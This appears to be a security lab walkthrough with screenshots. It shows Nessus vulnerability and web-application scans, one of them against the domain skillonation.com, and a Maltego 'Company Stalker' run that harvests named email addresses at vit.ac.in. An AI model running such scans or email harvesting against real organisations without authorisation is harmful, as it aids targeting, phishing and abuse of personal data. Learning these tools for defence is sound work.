MIXED	...	Apache HTTP Server (...)	Web Servers	3

The screenshot shows the Nessus Expert interface on a Kali Linux VM. The main window displays a table of hosts found during an 'Advanced Scan'. The table has columns for Host and Vulnerabilities. A pie chart on the right shows the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

Host	Vulnerabilities
172.16.145.135	3 Critical, 4 High, 13 Medium, 59 Low, 0 Info

- 9) Performing Web Application Tests by entering a domain name under “targets” and clicking scan



Nessus Expert / Folders / View Scan — Mozilla Firefox

File Edit View History Bookmarks Tools Help

Nessus Expert / Folders / Nessus Expert / Login

https://kali:8834/#/scans/reports/76/vulnerabilities

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

A new version of Nessus is available and ready to install. [Learn more or apply it now.](#)

nessus expert

Scans Settings

Configure

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Customized Reports Terrascan

Web Application Test

Back to My Scans

Hosts 1 Vulnerabilities 1 History 1

Filter Search Vulnerabilities 1 Vulnerability

Sev	Score	Name	Family	Count
INFO		Nessus SYN scanner	Port scanners	4

Scan Details

Policy: Web Application Tests
Status: Running
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 9:10 AM

Vulnerabilities

Critical
High
Medium
Low

Nessus Expert / Folders / View Scan — Mozilla Firefox

File Edit View History Bookmarks Tools Help

Nessus Expert / Folders / Nessus Expert / Login

https://kali:8834/#/scans/reports/76/hosts

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

A new version of Nessus is available and ready to install. [Learn more or apply it now.](#)

nessus expert

Scans Settings

Configure

FOLDERS My Scans 1 All Scans Trash

RESOURCES Policies Plugin Rules Customized Reports Terrascan

Web Application Test

Back to My Scans

Hosts 1 Vulnerabilities 1 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities	%
skillonation.com	4	100%

Scan Details

Policy: Web Application Tests
Status: Running
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 9:10 AM

Vulnerabilities

Critical
High
Medium
Low

Nessus Expert / Folders / X Nessus Expert / Login X + https://kali:8834/#/scans/reports/76/scan-summary A new version of Nessus is available and ready to install. Learn more or apply it now.

Scans Settings

Web Application Test

Scan Details

Critical Vulnerabilities	High Vulnerabilities
0	0

Medium Vulnerabilities	Low Vulnerabilities
0	0

Details

Scan Name: Web Application Test
Plugin Set: 202211101145
CVSS_Score: CVSS_V2
Scan Template: Web Application Tests
Scan Start: Today at 9:10 AM
Scan End: Today at 9:42 AM

Top 5 Operating Systems Detected During Scan

Scan Durations

Nessus Expert / Folders / X Nessus Expert / Login X + https://kali:8834/#/scans/reports/76/vulnerabilities A new version of Nessus is available and ready to install. Learn more or apply it now.

Scans Settings

Vulnerabilities

Filter Search Vulnerabilities 3 Vulnerabilities

Sev	Score	Name	Family	Count	Actions
INFO	...	HTTP (M...)	Web Servers	5	○ ⚒
INFO		Nessus SYN s...	Port scanners	4	○ ⚒
INFO		Nessus Scan ...	Settings	1	○ ⚒

Scan Details

Policy: Web Application Tests
Status: Completed
Severity Base: CVSS v2.0
Scanner: Local Scanner
Start: Today at 9:10 AM
End: Today at 9:42 AM
Elapsed: 32 minutes

Vulnerabilities

MALTEGO :

Maltego is software used for open-source intelligence and forensics, developed by Paterva from Pretoria, South Africa. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining. It was developed in 2003. This is written in java programming language.

It is a comprehensive tool for graphical link analyses that offers real-time data mining and information gathering, as well as the representation of this information on a node-based graph, making patterns and multiple order connections between said information easily identifiable.


Maltego is a simple format easy to use tool that can be run on any operating system. Maltego is unique because it uses a powerful, flexible framework that makes customizing possible. As such, Maltego can be adapted to your own, unique requirements.

With Maltego, hackers can locate breached accounts created using company email addresses, potentially giving attackers access to a company account if the employee reuses a compromised password.


Features

- Maltego can be used for the information gathering phase of all security related work. It will save you time and will allow you to work more accurately and smarter.
- Maltego aids you in your thinking process by visually demonstrating interconnected links between searched items.
- Maltego provide you with a much more powerful search, giving you smarter results.
- If access to “hidden” information determines your success, Maltego can help you discover it.


1) open maltego and login




2) go to the machines window



3) click on new to create a new machine



4) Choose the type of Machine (company stalker)



5) give the domain name

Start a Machine

STEPS
1. Choose machine
2. **Specify target**

SPECIFY TARGET: Please provide parameters for the machine to target.



The Company Stalker machine requires the following inputs:

Domain Name


[< Back](#) [Next >](#) **Finish** [Cancel](#)

6) filter out the unnecessary email addresses


 **Filter email addresses**
Filter out the silly catchall email addresses.


Email addresses	Type
<input checked="" type="checkbox"/> @ pgadmission@vit.ac.in	Email Address
<input checked="" type="checkbox"/> @ placement@vit.ac.in	Email Address
<input checked="" type="checkbox"/> @ ugadmission@vit.ac.in	Email Address
<input checked="" type="checkbox"/> @ cw.cc@vit.ac.in	Email Address
<input checked="" type="checkbox"/> @ wlh.cc@vit.ac.in	Email Address
<input checked="" type="checkbox"/> @ director.sr@vit.ac.in	Email Address
<input checked="" type="checkbox"/> @ bhawanisingh.choudhary2011@vit.ac.in	Email Address
<input checked="" type="checkbox"/> @ bhaskar.kumar2011@vit.ac.in	Email Address
<input checked="" type="checkbox"/> @ helpdesk.coe@vit.ac.in	Email Address

Remove unselected entities from graph **Proceed with selected >**




7) select the graph windows to see the output of the machine







8) select one of the '@' icon to see the details



